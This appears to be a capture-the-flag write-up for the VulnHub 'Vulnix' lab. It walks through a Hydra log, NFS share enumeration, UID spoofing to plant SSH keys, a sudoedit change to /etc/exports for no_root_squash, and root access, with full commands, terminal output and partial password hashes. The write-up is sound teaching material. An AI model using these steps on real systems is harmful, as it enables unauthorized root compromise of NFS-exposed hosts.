[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-20 14:09:45
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #

```

Figure 2: writeup.enumeration.steps.4.1

Findings

Open Ports

1	22/tcp		ssh		OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
2	25/tcp		smtp		Postfix smtpd
3	79/tcp		finger		Linux fingerd
4	110/tcp		pop3		Dovecot pop3d
5	111/tcp		rpcbind		2-4 (RPC #100000)
6	143/tcp		imap		Dovecot imapd
7	512/tcp		exec		netkit-rsh rexecd
8	513/tcp		login		OpenBSD or Solaris rlogind
9	514/tcp		shell		Netkit rshd
10	993/tcp		ssl/imap		Dovecot imapd
11	995/tcp		ssl/pop3		Dovecot pop3d
12	2049/tcp		nfs_acl		2-3 (RPC #100227)
13	34422/tcp		mountd		1-3 (RPC #100005)
14	39054/tcp		mountd		1-3 (RPC #100005)
15	50680/tcp		mountd		1-3 (RPC #100005)
16	57819/tcp		nlockmgr		1-4 (RPC #100021)
17	59222/tcp		status		1 (RPC #100024)

Users

```

1 ssh: root, user, vulnix

```


Phase #2: Exploitation

1. Nothing useful is found with the `user` account so we move on for further enumeration. Let's explore NFS shares:

```
1 showmount -e 192.168.92.177
2   Export list for 192.168.92.177:
3   /home/vulnix *
```

2. We create a mount directory `./mnt`, mount the remote NFS share with NFSv3 so that we can see the UID, create a new user `vulnix` with the expected UID, change to user `vulnix`, create a `.ssh` directory, copy `id_rsa.pub` to `.ssh/authorized_keys` and SSH into the target as user `vulnix`:

```
1 mkdir ./mnt/
2 mount 192.168.92.177:/home/vulnix ./mnt -o vers=3
3 ls -l
4 useradd -u 2008 vulnix
5 cp ~/.ssh/id_rsa.pub ./authorized_keys
6 su vulnix
7 cd ./mnt/
8 mkdir .ssh/
9 cp ./authorized_keys ../.ssh/
10 exit
11 ssh vulnix@192.168.92.177
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # mount 192.168.92.177:/home/vulnix ./mnt -o vers=3
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ll
total 44K
-rw-r--r-- 1 root root 391 Sep 19 17:56 authorized_keys
drwxr-x--- 2 vulnix vulnix 4.0K Sep 2 2012 mnt
-rw-r--r-- 1 root root 1.3K Sep 19 18:23 passwd
drwxr-xr-x 3 root root 4.0K Sep 19 17:29 results
-rw-r--r-- 1 root root 25K Sep 20 14:18 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
```

Figure 3: writeup.exploitation.steps.2.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # su vulnix
$
$
$ cd mnt
$
$
$ ls -la
total 24
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 .
drwxr-xr-x 4 root    root   4096 Sep 20 14:19 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3 2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3 2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3 2012 .profile
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20 14:21 .ssh
$
$
$ cp ../authorized_keys .ssh/
$ ls -la
total 24
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 .
drwxr-xr-x 4 root    root   4096 Sep 20 14:19 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3 2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3 2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3 2012 .profile
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20 2019 .ssh
$
$
$ ls -la .ssh
total 12
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20 14:22 .
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 ..
-rw-r--r-- 1 vulnix vulnix  391 Sep 20 14:22 authorized_keys
$
$
$
$
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #

```

Figure 4: writeup.exploitation.steps.2.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ssh vulnix@192.168.92.177
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

* Documentation:  https://help.ubuntu.com/

System information as of Sat Sep 21 00:18:18 BST 2019

System load:  0.0           Processes:      90
Usage of /:   90.3% of 773MB Users logged in:  0
Memory usage: 9%           IP address for eth0: 192.168.92.177
Swap usage:   0%

=> / is using 90.3% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 20 22:23:08 2019 from 192.168.92.163
vulnix@vulnix:~$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
vulnix@vulnix:~$
vulnix@vulnix:~$ uname -a
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386 GNU/Linux
vulnix@vulnix:~$
vulnix@vulnix:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
          inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4856 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2580 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:481207 (481.2 KB)  TX bytes:239554 (239.5 KB)
          Interrupt:18 Base address:0x2000

```

Figure 5: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```

1 vulnix@vulnix> id
2 uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
3 vulnix@vulnix>
4 vulnix@vulnix> uname
5 Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386
   ↪ GNU/Linux
6 vulnix@vulnix>
7 vulnix@vulnix> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
9       inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
10      inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:98658 errors:10 dropped:22 overruns:0 frame:0
13      TX packets:96465 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:10590403 (10.5 MB)  TX bytes:7005490 (7.0 MB)
16      Interrupt:18 Base address:0x2000
17 vulnix@vulnix>
18 vulnix@vulnix> users
19 root

```

```
20 user
21 vulnix
```

Phase #3: Privilege Escalation

1. We find that user vulnix is allowed to `sudoedit /etc/exports` on this target:

```
1 sudo -l
2 cat /etc/exports

vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
vulnix@vulnix:~$
vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                  to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes          hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4           gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes     gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix          *(rw,root_squash)
vulnix@vulnix:~$
```

Figure 6: writeup.privesc.steps.1.1

2. This means we can create a new share and mount it with `no_root_squash` option:

```
1 sudoedit /etc/exports
2 cat /etc/exports

vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                  to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes          hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4           gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes     gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix          *(rw,root_squash)
/                    *(rw,no_root_squash)
vulnix@vulnix:~$
```

Figure 7: writeup.privesc.steps.2.1

3. We have to reboot the target for the `/etc/exports` changes to take affect:

```
1 showmount -e 192.168.92.177
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # showmount -e 192.168.92.177
Export list for 192.168.92.177:
/ *
/home/vulnix *
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #

```

Figure 8: writeup.privesc.steps.3.1

4. We can now repeat the exploitation steps but this time for user root and enable remote SSH access:

```

1 mount 192.168.92.177:/ ./mnt -o vers=3
2 cd ./mnt
3 cd root/
4 mkdir .ssh/
5 cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
6 ssh root@192.168.92.177

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # mount 192.168.92.177:/ ./mnt -o vers=3
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ll
total 44K
-rw-r--r-- 1 root root 391 Sep 20 14:22 authorized_keys
drwxr-xr-x 22 root root 4.0K Sep 2 2012 mnt
-rw-r--r-- 1 root root 1.3K Sep 19 18:23 passwd
drwxr-xr-x 3 root root 4.0K Sep 19 17:29 results
-rw-r--r-- 1 root root 25K Sep 20 16:20 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # cd mnt/
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt # ls -la
total 104
drwxr-xr-x 22 root root 4096 Sep 2 2012 .
drwxr-xr-x 4 root root 4096 Sep 20 14:19 ..
drwxr-xr-x 2 root root 4096 Sep 2 2012 bin
drwxr-xr-x 2 root root 4096 Sep 2 2012 boot
drwxr-xr-x 3 root root 4096 Sep 2 2012 dev
drwxr-xr-x 91 root root 4096 Sep 20 09:23 etc
drwxr-xr-x 4 root root 4096 Sep 2 2012 home
lrwxrwxrwx 1 root root 37 Sep 2 2012 initrd.img -> /boot/initrd.img-3.2.0-29-generic-pae
drwxr-xr-x 19 root root 4096 Sep 2 2012 lib
drwx----- 2 root root 16384 Sep 2 2012 lost+found
drwxr-xr-x 4 root root 4096 Sep 2 2012 media
drwxr-xr-x 2 root root 4096 Aug 3 2012 mnt
drwxr-xr-x 2 root root 4096 Sep 2 2012 opt
drwxr-xr-x 2 root root 4096 Aug 3 2012 proc
-rw----- 1 root root 1024 Sep 2 2012 .rnd
drwx----- 3 root root 4096 Sep 2 2012 root
drwxr-xr-x 2 root root 4096 Sep 2 2012 run
drwxr-xr-x 2 root root 4096 Sep 2 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 5 2012 selinux
drwxr-xr-x 2 root root 4096 Sep 2 2012 srv
drwxr-xr-x 2 root root 4096 Jul 26 2012 sys
drwxrwxrwt 2 root root 4096 Sep 20 16:17 tmp
drwxr-xr-x 10 root root 4096 Sep 2 2012 usr
drwxr-xr-x 12 root root 4096 Sep 2 2012 var
lrwxrwxrwx 1 root root 33 Sep 2 2012 vmlinuz -> boot/vmlinuz-3.2.0-29-generic-pae
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt #

```

Figure 9: writeup.privesc.steps.4.1


```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt # cd root/
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ls -la
total 28
drwx----- 3 root root 4096 Sep  2 2012 .
drwxr-xr-x 22 root root 4096 Sep  2 2012 ..
-rw----- 1 root root   0 Sep  2 2012 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
drwx----- 2 root root 4096 Sep  2 2012 .cache
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
-r----- 1 root root  33 Sep  2 2012 trophy.txt
-rw----- 1 root root  710 Sep  2 2012 .viminfo
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # mkdir .ssh
mkdir: created directory '.ssh'
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ls -la .ssh/
total 12
drwxr-xr-x 2 root root 4096 Sep 20 16:26 .
drwx----- 4 root root 4096 Sep 20 16:25 ..
-rw-r--r-- 1 root root  391 Sep 20 16:26 authorized_keys
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #

```

Figure 10: writeup.privesc.steps.4.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ssh 192.168.92.177
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

* Documentation:  https://help.ubuntu.com/

System information as of Sat Sep 21 00:26:27 BST 2019

System load:  0.05          Processes:            93
Usage of /:   90.3% of 773MB Users logged in:       0
Memory usage: 9%           IP address for eth0: 192.168.92.177
Swap usage:   0%

=> / is using 90.3% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@vulnix:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vulnix:~#
root@vulnix:~# uname -a
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386 GNU/Linux
root@vulnix:~#
root@vulnix:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
          inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:242 errors:0 dropped:0 overruns:0 frame:0
          TX packets:181 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30857 (30.8 KB)  TX bytes:37588 (37.5 KB)
          Interrupt:18 Base address:0x2000

```

Figure 11: writeup.privesc.steps.4.3

5. We can now access the flag to complete the challenge:

```
1 cat /root/trophy.txt
```

```
root@vulnix:~# ls -la
total 32
drwx-----  4 root root 4096 Sep 21 00:25 .
drwxr-xr-x 22 root root 4096 Sep  2  2012 ..
-rw-----  1 root root   0 Sep  2  2012 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwx-----  2 root root 4096 Sep  2  2012 .cache
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwxr-xr-x  2 root root 4096 Sep 21 00:26 .ssh
-r-----  1 root root   33 Sep  2  2012 trophy.txt
-rw-----  1 root root  710 Sep  2  2012 .viminfo
root@vulnix:~#
root@vulnix:~#
root@vulnix:~#
root@vulnix:~# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@vulnix:~#
```

Figure 12: writeup.privesc.steps.5.1

Loot

Hashes

```
1 root:$6$GpmQQGQUN$8kLewzMF4ItmxezcryWqSPrXNRTH5TOQFKKkHjK2NSmrTg95xiYi.l8L.RYUL.8┘  
   ↪ pAsj8s4EGvDy4dvENQ.....  
2 user:$6$gLVDPSY5$CGHDuEBpkC90vX2xFD9NeJC009XfhVj9oFVvL8XbTRpBnt/7WJFpADj0zboPTKTqPb0HafZGUd/┘  
   ↪ exj40Z.....  
3 vulnix:$6┘  
   ↪ $tMQyhDF2$gExhASDVWJqHYn00.A8XLJb.DvE7bdD6NffAno3iY5zEkJwZ4yDTGMrhdVbkMXV1d1BT00DoGFR7oXbtD.....
```

Credentials

```
1 ssh: user/letm...
```

Flags

```
1 cc614640424f5bd60ce5d5264.....
```

References

- [+] <https://www.vulnhub.com/entry/hacklab-vulnix,48/>
- [+] <https://guif.re/linuxeop>
- [+] <https://blog.christophetd.fr/write-up-vulnix/>
- [+] <https://rastating.github.io/vulnix-ctf-walkthrough/>
- [+] <https://www.abatchy.com/2016/10/walkthrough-vulnix-vulnhub-vm>